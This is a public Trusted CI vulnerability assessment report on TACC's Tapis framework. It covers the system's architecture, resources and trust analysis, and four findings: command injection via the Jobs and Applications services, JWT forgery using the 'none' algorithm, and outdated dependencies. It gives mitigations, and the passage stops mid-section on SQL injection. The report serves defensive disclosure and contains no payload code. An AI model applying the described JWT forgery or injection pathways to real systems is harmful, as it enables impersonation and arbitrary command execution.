Trusted CI: The NSF Cybersecurity Center of Excellence

Tapis First Principles Vulnerability Assessment

December, 2023

Final Report

Distribution: Public

Sai Chaparala[1], Gia-Minh Nguyen[2], Elisa Heymann[3], Barton P. Miller[4]

[1] Student Researcher, chaparala@wisc.edu

[2] Student Researcher, gjnguyen2@wisc.edu

[3] Software Assurance Lead, elisa@cs.wisc.edu

[4] Co-PI, bart@cs.wisc.edu

About Trusted CI

The mission of Trusted CI is to provide the NSF community with a coherent understanding of cybersecurity, its importance to computational science, and what is needed to achieve and maintain an appropriate cybersecurity program[5].

Acknowledgments

Trusted CI's engagements are inherently collaborative; the authors would like to thank the Tapis team, specifically Richard Cardone and Joe Stubbs for the collaborative effort that made this document possible.

This document is a product of the Center for Trustworthy Scientific Cyberinfrastructure (Trusted CI). Trusted CI is supported by the National Science Foundation under grant 2241313. For more information about the Center for Trustworthy Scientific Cyberinfrastructure please visit: https://trustedci.org/. Any opinions, findings, and conclusions, or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the National Science Foundation.

Using & Citing this Work

Cite this work using the following information:

Sai Chaparala, Gia-Minh Nguyen, Elisa Heymann, Barton P. Miller. "Trusted CI: The NSF Cybersecurity Center of Excellence Tapis First Principles Vulnerability Assessment". TrustedCI: The NSF Cybersecurity Center of Excellence. December 2023.

This work is available on the web at the following URL:

doi.org/10.5281/zenodo.10214772

[5] https://trustedci.org/mission

Table of Contents

List of Figures

Figure	Page No.
Figure 1: Tapis Top Level Diagram	7
Figure 2. Submitting Jobs - Architectural Diagram	8
Figure 3. Generating User Token - Architectural Diagram	9
Figure 4. Submitting Jobs - Resource Diagram	12

Executive Summary

Trusted CI collaborated with the Texas Advanced Computing Center (TACC) to assess the security of the Tapis system. The Tapis Framework provides a hosted, unified web-based API for securely managing computational workloads across institutions. Tapis capabilities include cloud computing, identity management services, federated and local authentication, role-based authorization, secret storage, and security logging[6].

We conducted an in-depth vulnerability assessment of Tapis by applying the First Principle Vulnerability Assessment (FPVA)[7] methodology. Our FPVA analysis started by mapping out the architecture and resources of the system, paying attention to trust and privilege used across the system, and identifying the high value assets in the system. From there we performed a detailed code inspection of the parts of the code that have access to the high value assets.

We assessed Tapis version 3, available from GitHub[8], though for our assessment we used a virtual machine provided by TACC prepared by the Tapis team. The in-depth assessment focused on the security, authentication, and authorization parts of Tapis. Therefore, the virtual machine included the Tapis core services to be able to experiment with the above-mentioned parts of Tapis (apps, files, notifications, proxy, systems, jobs, authenticator, security, tokens, and tenants-api). All those services ran in Docker containers. The provided virtual machine contained 34 containers. Trusted CI had access to two instances of such an environment. The assessment covered security related components of Tapis[9]. We collected the results from each step of the FPVA methodology to form this report for the Tapis team at the end of the engagement.

This report also includes a discussion of the parts of Tapis that we inspected where no apparent issues were found. Though it is impossible to certify that code is free of vulnerabilities, we have increased our confidence in the security of those sections of the code. We provide detailed explanations in order to back this confidence.

[6] https://www.tacc.utexas.edu/research/tacc-research/tapis/

[7] James A. Kupsch, Barton P. Miller, Eduardo César, and Elisa Heymann, “First Principles Vulnerability Assessment”, *2010 ACM Cloud Computing Security Workshop (CCSW),* Chicago, IL, October 2010.

[8] https://github.com/tapis-project

[9] https://tapis.readthedocs.io/en/latest/index.html

Overall, our team found four security serious vulnerabilities and one correctness bug in the Tapis code, and we made several recommendations (Section 6.1) to further increase security based on findings from our assessment.

1 Overview

This document describes the engagement between Trusted CI and the Tapis team from TACC that occurred from July to December 2023. The goals of the engagement were to evaluate the technology and architecture of part of the Tapis software, and perform a code-level security review of the Tapis software.

1.1 Background

Tapis is a web-based API framework for securely managing computational workloads across infrastructure and institutions created by the Texas Advanced Computing Center that provides cloud computing, identity management services, federated and local authentication, role-based authorization, secret storage, and security logging. Tapis supports OAuth2[10] and JSON Web Tokens[11] (JWT) that Tapis uses for token-based authentication and authorization. With a token, a user can access Tapis APIs and perform basic management functions such as tenant management, application management, job management, identity and access management, and resource and secret management. Tapis uses HashiCorp Vault[12] for secret storage. Tapis is approximately 150,000 lines of code mostly consisting of Java and Python. Note that this assessment was focused on 7 of the 12 Tapis services (Authenticator, Apps, Files, Jobs, Security, Systems, and Tokens) which roughly comprised 120,000 and 5,000 lines of server-side Java and Python, respectively. The remaining code is a mixture of JSON, SQL, Maven, XML, Bourne Shell, Bash Shell, Dockerfile, YAML, HTML, and other utility languages or formats.

1.2 Methodology

The Trusted CI engagement for Tapis started on July 1, 2023. This engagement focused on performing First Principles Vulnerability Assessment on Tapis. The engagement ended in December 2023.

[10] https://auth.net/2/
[11] https://jwt.io
[12] https://www.vaultproject.io/

The Tapis team provided the Trusted CI team with access to virtual machines running 34 containers providing functionality supporting cloud computing; identity management services; federated and local authentication; role-based authorization; secret storage; and security logging. The experimental testbed received from TACC differed from the traditional Tapis deployment, where not all the Tapi containers are running on the same virtual machine, and where the users do not have access to the Tapis host. This assessment is focused on the deployment environment that was provided by the Tapis team in which all components of the deployment were hosted on a single (virtual) machine.

The assessment was delayed because initially the differences of the experimental testbed and a real Tapis deployment system were not clear. By mid August Trusted CI produced two vulnerability reports that corresponded to issues that are unlikely to happen on real Tapis deployments. To mitigate that situation Trusted CI took a step back and met with the Tapis team to understand the actual attack surface of real Tapis deployments, and also to understand the differences between the received Tapis system and a real Tapis deployment.

2 Overview of First Principles Vulnerability Assessment

First Principles Vulnerability Assessment (FPVA) is an analyst-centric (manual) methodology that aims to focus the analyst's attention on the part of the software system and its resources that are most likely to contain vulnerabilities that would provide access to high-value assets. FPVA finds new threats to a system and is not dependent on a list of known threats. The FPVA methodology consists of five steps for evaluating a given piece of software.

1. **Architectural Analysis:** determine the major structural components of the system and how they interact. At this point, we produce architectural diagrams that illustrate the structure of the system. The primary deliverables of this step are Figures 1, 2, and 3.

2. **Resource Identification:** identify key resources accessed by each component. Examples of these resources include files, databases, logs and devices. The Resource Diagrams we produced illustrate these resources and their connection to system components. The primary deliverables of this step is Figure 4.

3. **Trust and Privilege Analysis:** identify the trust assumptions about each component, answering such questions as how are they protected and who can access them? Associated with trust is describing the privilege level at which each executable component runs. The primary deliverables of this step are incorporated as part of Figures 1, 2, 3, and 4.


4. **Component Evaluation:** examine relevant components in depth. A key aspect of the FPVA methodology is that this evaluation is guided by information obtained in the first three steps. This helps to prioritize the work so that high value targets are evaluated first. Any vulnerabilities identified as well as all other work done during this step is logged for inclusion in the final report.

5. **Dissemination of Results:** a final report is prepared that includes the deliverables mentioned above as well as an outline of the work completed. We include recommendations as well as areas that have been investigated but no bugs or vulnerabilities were found. We then disseminate the final report to the requesting parties (i.e., the lead of the development team).

We adhered to these steps in the Tapis engagement. We note that the assessment was carried out in 6 months, and that regular assessments of the software will help maintain its security. We also note here that ongoing attention to the security of the external software on which Tapis depends is necessary to keep up the application's safety.

3 Architectural Analysis

Based upon our study of the Tapis documentation, testing environment, and code, we identified the attack surface, underlying components, and the communication among the different components, and produced High Level Communication Flow and Architectural diagrams as seen in Figures 1, 2, 3, and 4. In the next subsections we elaborate on these diagrams.



Tapis Top Level Diagram

Figure 1: Tapis Top Level Diagram




Figure 2. Submitting Jobs - Architectural Diagram




Figure 3. Generating User Token - Architectural Diagram

3.1 Attack Surface

From the Architectural Diagrams in Figures 1, 2, 3 and 4, we identified the following points on the attack surface:

- **Tapis REST API:** facilitates command line interface to access Tapis services using cURL requests.
- **Tapis Python SDK**: facilitates a tenant application's access to Tapis services.
- **Tapis log files:** the Tapis core services server writes to their respective log files. The locations of these log files can be seen in Figure 4.
- **Configuration files:** Tapis uses a large number of configuration files that specify application parameters such as user host, database host, port and password. The configuration files can be seen in Figure 4.

3.2 Architecture Diagram

As previously mentioned, the Tapis engagement primarily included the vulnerability assessment for 7 core Tapis services responsible for accessing HPC resources: Systems, Apps, Files, Jobs, Security, and Authenticator. Figure 1 illustrates the 16 Docker containers, deployed over a common Tapis host, governing these 7 core Tapis services. The proxy container in Figure 1 and subsequent illustrations acts as a gateway between the user and the Tapis services. It serves as the common entrypoint for all user requests to any Tapis service. It is responsible for managing and routing user requests to their respective Docker containers. All Tapis operations must be performed by making a HTTPS call to Tapis' REST API.

Figure 2 outlines the internal architecture of Tapis and how components interact with one another during a job submission. There are 13 main containers responsible during a Tapis job submission : proxy, jobs-api, jobs–rabbitmq, jobs-postgres, jobs-workers, apps-api, apps-postgres, files-api, systems-api, systems-postgres, security-api, sk-postgres, and vault.

The primary components that are responsible for Tapis job submission operations are four containers called jobs-api, jobs-rabbitmq, jobs-workers, and jobs-postgres that use the Docker framework for inter-container communication. In our experimental testbed all the containers belonged to a single Docker network: tapis. Docker containers connected to the same user-defined network can communicate with each other using their container names or IP addresses.

These four containers are individually responsible for receiving job submission requests, queuing job executions, executing jobs, and storing job execution metadata, respectively. The Jobs service, consisting of the aforementioned four containers, then uses the appropriate core services that are responsible for the main logic and persistence.

In addition to the 7 core Tapis services, the Tapis Notifications service was integrated into the execution of every job. The Notifications service consisted of 4 containers: notifications-api, notifications-dispatcher, notifications-rabbitmq, and notifications-postgres. As a job progressed from one state to another, the Notifications service received a status change event from the Jobs service. If subscribers to the job's events exist, each subscriber receives a notification via email or webhook call.

Figure 3 outlines the internal architecture of Tapis responsible during a token generation. There are four main containers involved during this process: proxy, authenticator-api, authenticator-postgres, and tokens-api. In our experimental testbed the identity provider was set up by Tapis

- it is a file that contains usernames and passwords. For most deployments it would use an external identity provider. Generating a user token consists of (1) a user sending their credentials to the authenticator service, (2) having the authenticator call the tenant's IDP to validate the user's credentials, and if successful, (3) having the authenticator call the Tokens service to generate a token that gets returned to the user.

Tapis components interact with some external entities: the Identity Provider for identity management, Vault for secret management, and PostgreSQL for all other data storage needs. The Identity Provider and Vault run as their own individual services. The core services interact with PostgreSQL using the Prepared Statements Java library. The Identity Provider, Vault, and PostgreSQL are external entities, therefore their assessment is outside the scope of this engagement.

Tapis also has a REST API that uses HTTPS as a medium of communication. When Nginx receives an HTTPS request for a job submission, it forwards the request to jobs-api, which converts the request to a remote procedure call that is then queued in jobs-rabbitmq. HTTPS responses follow this same path in the opposite direction.

4 Resource Identification

Following the production of architectural diagrams, we identified the key resources accessed by the components. We used this information to produce the resource diagram in Figure 4.

Figure 4 shows the resources used by Tapis. The containers running Apache Tomcat, jobs-api and security-api, maintain two main resource directories: `conf` and `logs`. The `conf` directory contains all the configuration files for the Tomcat servers within the jobs-api and security-api containers.

The `logs` directory contains all the log files registering the network traffic through each of the Tomcat servers. The log files are organized by date wherein each log file stores the log entries for a specific date. Consequently, each log file is labeled as `localhost_access_log.yyyy-mm-dd.log` to recognize and differentiate log files by date.

The PostgreSQL databases are key resources protected by Tapis that contain crucial information regarding metadata for Tapis systems, apps, jobs, and JSON Web Tokens (JWTs). The databases are queried from from the core Services using Prepared Statements, and the data is stored in the `/pgdata/data` directory within each of the postgres containers: apps-postgres, systems-postgres, sk-postgres, and jobs-postgres. All files in this data directory have permissions that allow reading and writing by only the postgres user.




Figure 4. Submitting Jobs - Resource Diagram

During job execution, local input, exec, and output directories are created to facilitate the job execution process. The input directory contains input files that are mounted when building the Docker image pertaining to the Tapis application that is being executed via the job submission. All the output files are stored in the user specified output directory. The exec directory contains scripts and environment variables that are necessary to run the Docker image. In particular, the `tapisjob.env` file contains the environment variables necessary to set up the Docker container. On the other hand, `the tapisjob.sh` file contains the already constructed command line Docker command responsible for launching the Docker image. The command includes arguments responsible for mounting the user specified input and output directories along with the environment variables necessary for the Docker container. All the resource files and directories within the tenant host are readable and writable by the local user, i.e., `testuser2` for our testing environment.

The Tapis Files service is responsible for the creation of the above mentioned input, exec, and output directories. The Files service primarily consists of 4 containers, namely, files-api, files-workers, files-rabbitmq, and files-postgres. However, to maintain abstraction pertaining to the core security components, the diagrams in Figures 2 and 4 reference the files-api container which oversees the inner mechanisms of the Files service.

5 Trust and Privilege Analysis

For each file, we inspected its permissions, as well as where and how it is used by Tapis. The results of this step are incorporated into Figures 1, 2, 3, and 4 via color annotations.

There is implicit trust in any process running as root or resource owned by root. Any communication from an unprivileged process to a privileged process needs to be screened, and any data read from a root owned resource needs to be checked to make sure that private data is not released.

In Tapis, the `Nginx` process runs as root and the core services run as the combination of root and tapis users. The PostgreSQL databases pertaining to the core services are managed by the postgres and tapis user.

The configuration files within the `conf` directory of the jobs-api and security-api containers are readable and writable by the root user. Similarly, the log files in the `logs` directory are readable and writable by the tapis user.

Tapis’s important resources are owned by root, tapis, postgres, lxd or rabbitmq as shown in Figures 1, 2, 3, and 4. While the config files for each of the Docker containers pertaining to the core services indicate tapis as the owner, however, upon deployment, the containers share a mix of users from root and postgres.

6 Component Evaluation

This section describes some of the areas of focus for the component analysis step of our assessment. In this step, we performed code inspection looking for weaknesses that could be exploited.

6.1 Vulnerabilities Found

Our assessment of Tapis resulted in four vulnerability reports, the details of which are reported in Appendices A-D.

6.1.1 Command Injection through Jobs Service

Summary

As a result of a command injection vulnerability, in a Tapis system with a static effectiveUserId, any user with the correct permissions can execute an arbitrary command on the targeted host. The associated vulnerability report is in Appendix A.

Description

An attacker can execute an arbitrary command on the host where the submitted job is being executed. The commands that can be executed are the ones allowed by the operating system permissions. This attack is only feasible on a system with a static effectiveUserId shared by multiple Tapis users. Even if each Tapis user is granted their own directories for which they have MODIFY permission, they can still access files outside of their directories.

An attacker needs to have a Tapis user account with Tapis READ and EXECUTE permissions on the targeted system and with MODIFY permission on a file/directory of that system. These permissions are set by the Tapis admin user or the Tapis user owner of the system.

Proposed Mitigation

We note that Tapis performs input sanitizing in other areas such as the Files service. We also note that input sanitizing is separately implemented in different places in the code. We recommend developing common functions for performing this task, and using these functions throughout the code, including in places that we have identified in this report.

It is worth noting that Tapis recommends using dynamic effectiveUserIds which improves security by limiting Tapis to only taking actions as users in their own accounts.

6.1.2 Manipulation of Tapis JWTs

Summary

Any local Tapis user can decode their respective user JSON Web Tokens (JWTs) and encode them with malicious information to impersonate other users and services either within the same tenant or other tenants. The associated vulnerability report is in Appendix B.

Description

JWTs can be signed with various algorithms (e.g., HMAC, RSA, ECDSA) to ensure their integrity and authenticity. However, using the **none** algorithm effectively means that no such protection is applied. The term **none** refers to the absence of a digital signature or encryption algorithm. When the **none** algorithm is used, it means that the JWT is not signed or encrypted, making it susceptible to tampering.

By modifying their existing user JWTs, any Tapis user can impersonate other users within the same tenant, submit jobs as other users, and grant themselves ADMIN privileges over a Tapis tenant. The attacker should belong to a particular tenant, be able to retrieve their respective Tapis user JWTs, and be able to access tools that allow the modification of the aforementioned JWTs. The exact steps to execute this exploit can be found in the report in Appendix B.

Proposed Mitigation

Implement a strong check over JWTs so as to remediate the use of none algorithm. Ensure that each JWT requires the use of a strong encryption algorithm like HS256 and RS256. For example, shared Java classes that validate JWTs, like JWTValidateRequestFilter.java, can be augmented to also check for encryption algorithms.

Actual Mitigation

The fix was added in the JWTValidateRequestFilter.java file where a new method, `prohibitNoAlg()`, was implemented to check for the encryption algorithm. If the **alg** field of the JWT contained **none**, then an error message is returned to the user. This additional check is called in the `filter()` method right before jumping into JWT verification. The fix is now available with Tapis v3 release 1.5.2.

6.1.3 Command Injection through Applications Service

Summary

An attacker with permissions to submit a job can store command injections within the Tapis Applications database, and execute those persistent attacks over a targeted Tapis system. This vulnerability inherently uses the same underlying mechanism to execute the command injection as TAPIS-2023-0001, but highlights a pathway of storing command injections within Tapis databases. Furthermore, if an attack occurred before fixing the vulnerability in TAPIS-2023-0001, it could be the case that the injection could still persist in the system, even after the fix, with this new type of attack. The associated vulnerability report is in Appendix C.

Description

An attacker can execute an arbitrary command on the host where the submitted job of the application is being executed. The commands that can be executed are the ones allowed by the operating system permissions.

An attacker needs to have a Tapis user account with Tapis READ and EXECUTE permissions on the targeted system and with MODIFY permission on a file/directory of that system. These permissions are set by the Tapis admin user or the Tapis user owner of the system. Application creation does not need additional permissions from the default granted to the user.

An alternative approach is to create the application with the injection command and grant READ and EXECUTE permissions to everyone or the target and wait for them to make a job submission with that application.

Proposed Mitigation

We note that Tapis performs input sanitizing in other areas such as the Files service. We also note that input sanitizing is separately implemented in different places in the code. We recommend developing common functions for performing this task, and using these functions throughout the code, including in places that we have identified in this report.

Given the potential persistence of the injections in the database prior to fixing TAPIS-2023-0001, we would suggest regular database cleanups to discard malicious input. This may require running some sort of maintenance scans of the Tapis Application database to search and sanitize for metacharacters.

6.1.4 Outdated and Vulnerable Dependencies

Summary

The Tapis components that we audited contain multiple dependencies with known vulnerabilities. The associated vulnerability report is in Appendix D.

Description

Our team ran the Snyk tool (Snyk CLI v1.1259.0, Documentation: https://docs.snyk.io/snyk-cli) on the repository comprised of source code of the services pertaining to the audit (Authenticator, Apps, Files, Jobs, Security, Systems, Tokens) as well as other related services. The table features the package name of the dependency, the highest severity rating of an issue given by Snyk, the number of issues found in that dependency, and the most appropriate remediation.Some dependencies still do not have a version that has all issues resolved, but the tool provides the versions that minimize the amount of issues. Some issues in dependencies already have published exploits or proof of concepts.

It is highly recommended to use multiple assessment tools instead of just one as shown here. Tapis uses their own automated assessment tools, many of which are bundled in Eclipse, IntelliJ and Visual Studio IDEs to give style and dependency warnings as well as error detection. Maven's dependency tree plugin is used to analyze what gets included in shaded Java libraries.

Of the vulnerable dependencies shown on the table, Log4j 1 has not been supported since 2015 (https://logging.apache.org/log4j/2.x/security.html). Log4j 2 contains security fixes. Tapis does not directly use the deprecated log4j version 1, but other third party libraries may be using it.

Proposed Mitigation

While we have not evaluated the vulnerabilities reported by Snyk, these vulnerabilities have been reported by the software providers as serious issues. The best practices in this situation are:

1. When feasible, replace the reported dependency by upgrading to a version that has no reported vulnerabilities. This is often the easiest, most comprehensive, and lowest effort approach.
2. When replacing the dependency is difficult, then evaluate each vulnerability for applicability to your environment:
    a. If the vulnerability is not applicable, then document the fact in the code and leave the dependency intact.
    b. If the vulnerability is applicable, then find a replacement for the functions/methods used or code around the use of the function/methods.

As Log4j 1 is no longer supported, we highly recommend looking through the currently used third party libraries that contain Log4j 1 and ensure Tapis's usage does not execute code from Log4j 1. If Log4j 1 is being used, replace the libraries with newer versions or alternative libraries that do not use it. To get an appropriate version of Log4j 2 follow one of the migration options on their website: https://logging.apache.org/log4j/2.x/manual/migration.html

6.2 Places searched with no apparent issues found

We evaluated several services of the Tapis system and did not find any problems. Though it is impossible to certify that a code is free of vulnerabilities, we have increased confidence in the security of these parts of the code.

6.2.1 User Input Sanitization in Files Service

Summary

Tapis utilizes REST API requests to allow users to communicate with Tapis components. Exploration of these injection attacks within the requests were done through cURL requests through a command line interface. Our exploration found that Tapis is not vulnerable to a file path injection attack on path parameters within the url on their requests.

Description

Many endpoints in Tapis, particularly the Files service, require users to specify a file path in a path parameter of the request. We attempted to access files we do not have permission for through the usage of ".." and absolute paths.

Result

Through multiple endpoints in different services, we could not do a file path injection attack due to filtering or permission denial of the path. There is a simple level of sanitation performed by Tapis on the file path parameters on the path parameters of the requests that prevent such attacks.

6.2.2 Exceeding character limits in a request body schema of a request

Summary

Tapis components receive a lot of data fields through the REST API, in the form of query parameters, request body schemas, and path parameters. Notably, a lot of the requests are done through the request body schemas in json format. We tested the limits of using various characters and the amount of characters within the json input.

Description

We focused on testing the limitations of these inputs through an excessive number of characters as well as non-alphanumeric characters. We tested with character counts of up to 10,000 characters. Non-alphanumeric characters included metacharacters. Our testing also included other parameters from the ones required in the Tapis API as well as made up parameters.

Result

Tapis always returns a valid Tapis response telling the user the request failed. All failures were due to missing parameters or invalid provided parameters for specific requests. In other words, Tapis was able to manage large strings being passed through the requests.

6.2.3 SQL Injections

Summary

Tapis utilizes Prepared Statements to construct SQL queries to retrieve, insert, and modify data to and from their PostgreSQL database. We did an exploration of the construction process of queries made to the database to ensure that they are not vulnerable to an injection attack. We did not find any unsafe handling of user input that could lead to an injection attack.

Description

